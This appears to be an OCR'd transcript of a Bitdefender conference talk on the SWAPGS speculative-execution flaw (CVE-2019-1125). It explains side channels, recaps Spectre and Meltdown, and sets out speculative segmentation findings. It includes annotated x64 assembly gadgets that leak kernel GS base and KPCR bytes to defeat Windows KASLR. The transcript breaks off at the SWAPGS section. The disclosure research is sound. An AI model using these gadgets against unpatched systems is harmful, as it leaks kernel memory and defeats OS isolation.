
Bypassing KPTI Using the Speculative Behavior of the SWAPGS Instruction (CVE-2019-1125)

Andrei LUȚAȘ (vlutas@bitdefender.com)
Dan LUȚAȘ (dlutas@bitdefender.com)



AGENDA

- Introduction
- Explanation of side-channel Attacks
- Speculative segmentation
- Exploiting SWAPGS
- Mitigations and recommendations

The Problem

SWAPGS instruction can be executed speculatively

<u>INSIDE USER SPACE</u>

a variant of **Rogue System Register Load**, allows to bypass KASLR and obtain the addresses of some kernel structures

<u>INSIDE KERNEL SPACE</u>

- ✓ Speculatively executing code which require **SWAPGS**, but didn't execute it
- ✓ Speculatively executing code which does not require **SWAPGS**, but still executes it

- ***Speculative execution*** *of the* ***SWAPGS*** *instruction leads to new Spectre variant*
- *This attack allows an attacker to* ***leak*** *portions of the kernel* ***memory***
- *This attack* ***bypasses existing protective measures*** *implemented for* ***Spectre, Meltdown, L1TF, MDS****, etc.*
- *A patch has been issued by Microsoft*

SWAPGS Attack

The effect: instructions which reference arbitrary memory can be executed speculatively

The result: sensitive kernel memory can be accessed by an attacker

Affected CPUs and OSes

- Affected CPUs: 64 bit Intel CPUs supporting **SWAPGS** and **WRGSBASE** instructions (Ivy Bridge and newer)
- AMD CPUs – only kernel-space SWAPGS scenario 1
- Affected OSes: 64 bit Windows (tested on Windows 7 and newer); Linux seems very difficult, if not impossible, to exploit

SIDE CHANNEL ATTACK

Cache Side-Channel Attack

Allows the attacker to infer information by making careful measurements


Example: testing if a variable has been previously accessed or not:

- Measure how long it takes to access it **now**
- If the access time is small – the variable has already been accessed
- If the access time is high – the variable has not been accessed

Such attack already demonstrated

- prefetch attacks, TSX attacks, etc.

Cache Side-Channel Attack



Multiple measurement techniques:

- FLUSH + RELOAD
- EVICT + TIME
- PRIME + PROBE

Each technique suitable for different scenarios

They allow the attacker to probe for memory accesses made by a victim

Speculative Side-Channels

Speculative side-channels – Spectre, Meltdown, L1TF, MDS, etc.

This type of attacks allow information disclosure across arbitrary security boundaries (user-kernel, kernel-VMM, user-enclave, etc.)


This type of attacks cannot be detected by modern software

Mitigations involve microcode updates in the CPU or software mitigations made by the OS kernel/compilers

Recap: Spectre


- Modern CPUs use **branch prediction**
- Whenever an **if** is encountered, the CPU will try to guess to correct branch direction (taken or not taken)
- If the guess is correct, execution proceeds normally
- If the guess is not correct, the CPU has to discard all executed instructions, and begin executing the correct branch

Recap: Spectre



Simple if statement, with two branches


Recap: Spectre



a = 2, b = 1


1. The **true** branch is predicted, **foo**() is executed speculatively

Recap: Spectre



2. CPU detects mispredicted branch, discards everything executed on **true** branch…


Recap: Spectre



a = 2, b = 1


3. … and then executes the **false** branch, which is the correct path

Recap: Spectre



1. The **true** branch is predicted, **foo**() is executed speculatively

Recap: Spectre



2. The branch was predicted correctly, execution continues normally

Recap: Meltdown

- Modern OSes use hardware mechanisms for *preventing* user-mode code access (R/W/E) to kernel-mode code and data

- When accessing memory, the CPU translates a **Virtual Address** into a **Physical Address** by consulting the **Page Tables**
    - Page Tables are under the OS control
    - OS configures Page Tables to *isolate* ring-3 (UM) from accessing ring-0 (KM) data
    - e.g. A virtual address cannot be used in UM to access physical memory, if the Page Table Entries (PTEs) translating that virtual address don't have the User/Supervisor (U/S) flag set (U/S = 1)

- Classical **Meltdown** abuses that ring-3 *out-of-order execution* of memory-load instructions can temporary access kernel-mode data, if a VA translation exists in the process Page Tables for that kernel-mode address.
    - Even is U/S bit in PTE is 0

Recap: Meltdown

- **Mitigations** : *in hardware* (newer CPUs) or *in software* (at OS level)

- Software mitigations (KPTI, KVAShadow) un-map the kernel address space while the CPU executes in ring-3.
  - Split Page Tables : one used when executing in Ring-3 (no KM VA translations), another one used when executing in Ring-0 (KM VA translations and UM VA translations)
  - In UM no VA translation present for a KM address => no leak during out-of-order loads

- While the CPU executes in ring-0, on Windows OSes the KM Page Tables map the *user-mode* address space

SPECULATIVE SEGMENTATION

Speculative segmentation

- A closer look at x86 Virtual Address Translation reveals that segmentation is also involved in translating a Virtual Address (VA) to a Physical Address (PA)




Figure 3-1. Segmentation and Paging

Picture taken from page 90 of "Intel® 64 and IA-32 Architectures Software Developer's Manual Volume 3 (3A, 3B, 3C & 3D): System Programming Guide, Order Number: 325384-069US January 2019"

Speculative segmentation

- Segment registers (CS, DS, SS, ES, FS, GS) cache the Segment Base and Access Rights into a hidden portion whenever a new segment descriptor is loaded (e.g. `mov ds, SegmentSelector`)

- On x64, the FS and GS segment register bases are physically mapped to MSRs
  - FS segment register mapped to IA32_FS_BASE MSR
  - GS segment register mapped to IA32_GS_BASE

- On Windows x64 the GS segment is used to access
  - per-thread information in ring-3 (Thread Environment Block – TEB), address of TEB typically stored in IA32_GS_BASE MSR
  - per-cpu information in ring-0 (Kernel Processor Control Region – KPCR), address of KPCR typically stored in IA32_KERNEL_GS_BASE MSR

Speculative segmentation

- On user to kernel transitions, the kernel uses the **swapgs** instruction to exchange the contents of IA32_GS_BASE MSR with the IA32_KERNEL_GS_BASE MSR
  - So further memory accesses via gs segment overrides will point into KPCR
- On kernel to user transitions, before returning control in user-mode, the kernel again uses **swapgs**
  - So further memory accesses via gs segment overrides will point into TEB

Speculative segmentation

- We studied the security implications of *speculatively executing segmentation related instructions* on x86 CPUs

Key Technical Finding 1 During speculative execution, after loading GS or FS segment registers with an invalid segment selector, and then subsequently using that segment in further speculatively executed memory-accessing instructions, Intel® CPUs use the **previously stored** segment base address of the segment register to compute the linear address used for memory addressing

Key Technical Finding 2 A value written speculatively to the base of a segment register survives instruction retirement and can be later retrieved by loading an invalid segment selector into that segment register

Technical white-paper available at bitdefender.com/SWAPGSAttack

Speculative segmentation- security implications

1. Subverting KASLR

2. Leaking general-purpose register contents across privilege boundaries (ring3-ring0)
    - Only in absence of SMEP, SMAP and RSB Stuffing mitigations (they are present on Linux / Windows)

3. Retrieving FS.Base value explicitly written inside of an Intel® SGX enclave
    - Admittedly minor issue

4. Store-to-Load Forwarding on segment descriptor loads
    - Allows bypass segment base & limit checks
    - Minor impact, since these segmentation checks are already disabled in X64 mode

5. Potential KPTI / KVAShadow bypass
    - Only if we can force speculative execution of segment loading instructions in kernel-mode

Technical white-paper available at bitdefender.com/SWAPGSAttack

Speculative segmentation – Subverting KASLR

1. Retrieving the IA32_KERNEL_GS_BASE MSR value from User-Mode
   - On Windows, this gives us the pointer to KPCR (Kernel Processor Control Region)

Let’s assume we execute code, in ring-3, in an unprivileged process on Windows X64. We have :

Current `GS.base` = `IA32_GS_BASE`, MSR value is the pointer to the **TEB**

Previous `GS.base` = `IA32_KERNEL_GS_BASE`, MSR value is the pointer to **KPCR** (as a result from prior execution in kernel-mode)

Speculative segmentation – Subverting KASLR

1. Retrieving the IA32_KERNEL_GS_BASE MSR value from User-Mode
   - On Windows, this gives us the pointer to KPCR (Kernel Processor Control Region)

```
; RDX = probe buffer for Flush + Reload,
; RCX = offset of the byte we want to retrieve

leak_kernel_gs_base_byte PROC FRAME
.endprolog
    mov rax, [0]                        ;(1)
    mov r9d, 0xFFFF                     ;(2)
    mov gs, r9d                         ;(3)
    rdgsbase rax                        ;(4)
    shr rax, cl                         ;(5)
    and rax, 0xFF                       ;(6)
    shl rax, 0xC                        ;(7)
    mov rax, qword [rdx + rax]          ;(8)
    ret
leak_kernel_gs_base_byte ENDP
```

Speculative segmentation – Subverting KASLR

We force a page fault, thus forcing the CPU to speculatively execute the next instructions

```
; RDX = probe buffer for Flush + Reload,
; RCX = offset of the byte we want to retrieve

leak_kernel_gs_base_byte PROC FRAME
.endprolog
    mov rax, [0]                    ;(1)
    mov r9d, 0xFFFF                 ;(2)
    mov gs, r9d                     ;(3)
    rdgsbase rax                    ;(4)
    shr rax, cl                     ;(5)
    and rax, 0xFF                   ;(6)
    shl rax, 0xC                    ;(7)
    mov rax, qword [rdx + rax]      ;(8)
    ret
leak_kernel_gs_base_byte ENDP
```

Speculative segmentation – Subverting KASLR

Next, we load an invalid segment selector into r9d, way outside the GDT Limit

```
; RDX = probe buffer for Flush + Reload,
; RCX = offset of the byte we want to retrieve

leak_kernel_gs_base_byte PROC FRAME
.endprolog
    mov rax, [0]                        ;(1)
    mov r9d, 0xFFFF                     ;(2)
    mov gs, r9d                         ;(3)
    rdgsbase rax                        ;(4)
    shr rax, cl                         ;(5)
    and rax, 0xFF                       ;(6)
    shl rax, 0xC                        ;(7)
    mov rax, qword [rdx + rax]          ;(8)
    ret
leak_kernel_gs_base_byte ENDP
```

Speculative segmentation – Subverting KASLR

We then load the invalid segment selector into the GS segment register. This causes a fault, since the descriptor points outside the GDT limit

```
; RDX = probe buffer for Flush + Reload,
; RCX = offset of the byte we want to retrieve

leak_kernel_gs_base_byte PROC FRAME
.endprolog
    mov rax, [0]                        ;(1)
    mov r9d, 0xFFFF                     ;(2)
    mov gs, r9d                         ;(3)
    rdgsbase rax                        ;(4)
    shr rax, cl                         ;(5)
    and rax, 0xFF                       ;(6)
    shl rax, 0xC                        ;(7)
    mov rax, qword [rdx + rax]          ;(8)
    ret
leak_kernel_gs_base_byte ENDP
```

Speculative segmentation – Subverting KASLR

We use `rdgsbase` to read the GS.BASE value, expecting RAX to contain IA32_GS_BASE (since we are in user-mode), but it contains instead IA32_KERNEL_GS_BASE MSR

```
; RDX = probe buffer for Flush + Reload,
; RCX = offset of the byte we want to retrieve

leak_kernel_gs_base_byte PROC FRAME
.endprolog
    mov rax, [0]                    ;(1)
    mov r9d, 0xFFFF                 ;(2)
    mov gs, r9d                     ;(3)
    rdgsbase rax                    ;(4)
    shr rax, cl                     ;(5)
    and rax, 0xFF                   ;(6)
    shl rax, 0xC                    ;(7)
    mov rax, qword [rdx + rax]      ;(8)
    ret
leak_kernel_gs_base_byte ENDP
```

Speculative segmentation –
Subverting KASLR

Isolate the byte we want to retrieve from the pointer value, and access the Flush+Reload probe buffer with the respective byte

```
; RDX = probe buffer for Flush + Reload,
; RCX = offset of the byte we want to retrieve

leak_kernel_gs_base_byte PROC FRAME
.endprolog
    mov rax, [0]                        ;(1)
    mov r9d, 0xFFFF                     ;(2)
    mov gs, r9d                         ;(3)
    rdgsbase rax                        ;(4)
    shr rax, cl                         ;(5)
    and rax, 0xFF                       ;(6)
    shl rax, 0xC                        ;(7)
    mov rax, qword [rdx + rax]          ;(8)
    ret
leak_kernel_gs_base_byte ENDP
```

Speculative segmentation – Subverting KASLR

2. Retrieving values from KPCR via classical Meltdown
   - On Windows, KPCR is mapped in user-mode page tables, so it is accessible via Meltdown

```
;; RDX : offset of the byte inside KPCR we want to access
;; RCX : probe buffer (for Flush + Reload)

leak_byte_from_kpcr PROC FRAME
.endprolog
    mov rax, [0]     ; (1)
    push 018H        ; (2) 0x18 is on Win10 x64 RS4 the
                     ; selector for Data Segment,DPL = 0
    pop gs           ; (3)
    movzx rax, byte ptr gs:[rdx] ; (4)
    shl rax, 0CH     ; (5)
    mov r8, qword ptr [rcx + rax] ; (6)
    ret
leak_byte_from_kpcr ENDP
```

Speculative segmentation – Subverting KASLR

As before, we load an invalid (for ring-3) segment selector into GS, forcing a GP

```
;; RDX : offset of the byte inside KPCR we want to access
;; RCX : probe buffer (for Flush + Reload)

leak_byte_from_kpcr PROC FRAME
.endprolog
    mov rax, [0]      ; (1)
    push 018H         ; (2) 0x18 is on Win10 x64 RS4 the
                      ; selector for Data Segment,DPL = 0
    pop gs            ; (3)
    movzx rax, byte ptr gs:[rdx] ; (4)
    shl rax, 0CH      ; (5)
    mov r8, qword ptr [rcx + rax] ; (6)
    ret
leak_byte_from_kpcr ENDP
```

Speculative segmentation – Subverting KASLR

When accessing memory through the invalid selector, because these instructions execute speculatively and access checking is delayed until instruction retirement, and because a valid translation exists in the process page-tables for the KPCR, the value of the byte in the KPCR is successfully retrieved into rax

```
leak_byte_from_kpcr PROC FRAME
.endprolog
     mov rax, [0]    ; (1)
     push 018H       ; (2) 0x18 is on Win10 x64 RS4 the
                     ; selector for Data Segment,DPL = 0
     pop gs          ; (3)
     movzx rax, byte ptr gs:[rdx] ; (4)
     shl rax, 0CH    ; (5)
     mov r8, qword ptr [rcx + rax] ; (6)
     ret
leak_byte_from_kpcr ENDP
```

Speculative segmentation – Subverting KASLR

2. Retrieving values from KPCR via classical Meltdown
   - On Windows, KPCR is mapped in user-mode page tables, so it is accessible via Meltdown

Conclusion : Reading arbitrary values from KPCR allows us to retrieve pointers into NTOSKRNL, thus subverting Windows KASLR

Speculative segmentation – Insights

Key Insight : since during speculative execution of segmentation instructions in Ring-3 we have access to IA32_KERNEL_GS_BASE and to kernel data, it follows that during speculative execution of segmentation instructions in Ring-0, the kernel would access IA32_GS_BASE and user-mode data

Key Insight : if we can force speculative execution of segmentation instructions in Ring-0 *after* the kernel moved to its Kernel Page Tables, we may be able to force it to access arbitrary kernel memory, now that this memory is mapped

Research Question : can we find instances of such instructions in modern OS kernels, and can we identify speculatively-executed gadgets around them that would leak arbitrary kernel memory, thus defeating KPTI ?

SWAPGS INTRODUCTION

SWAPGS instruction

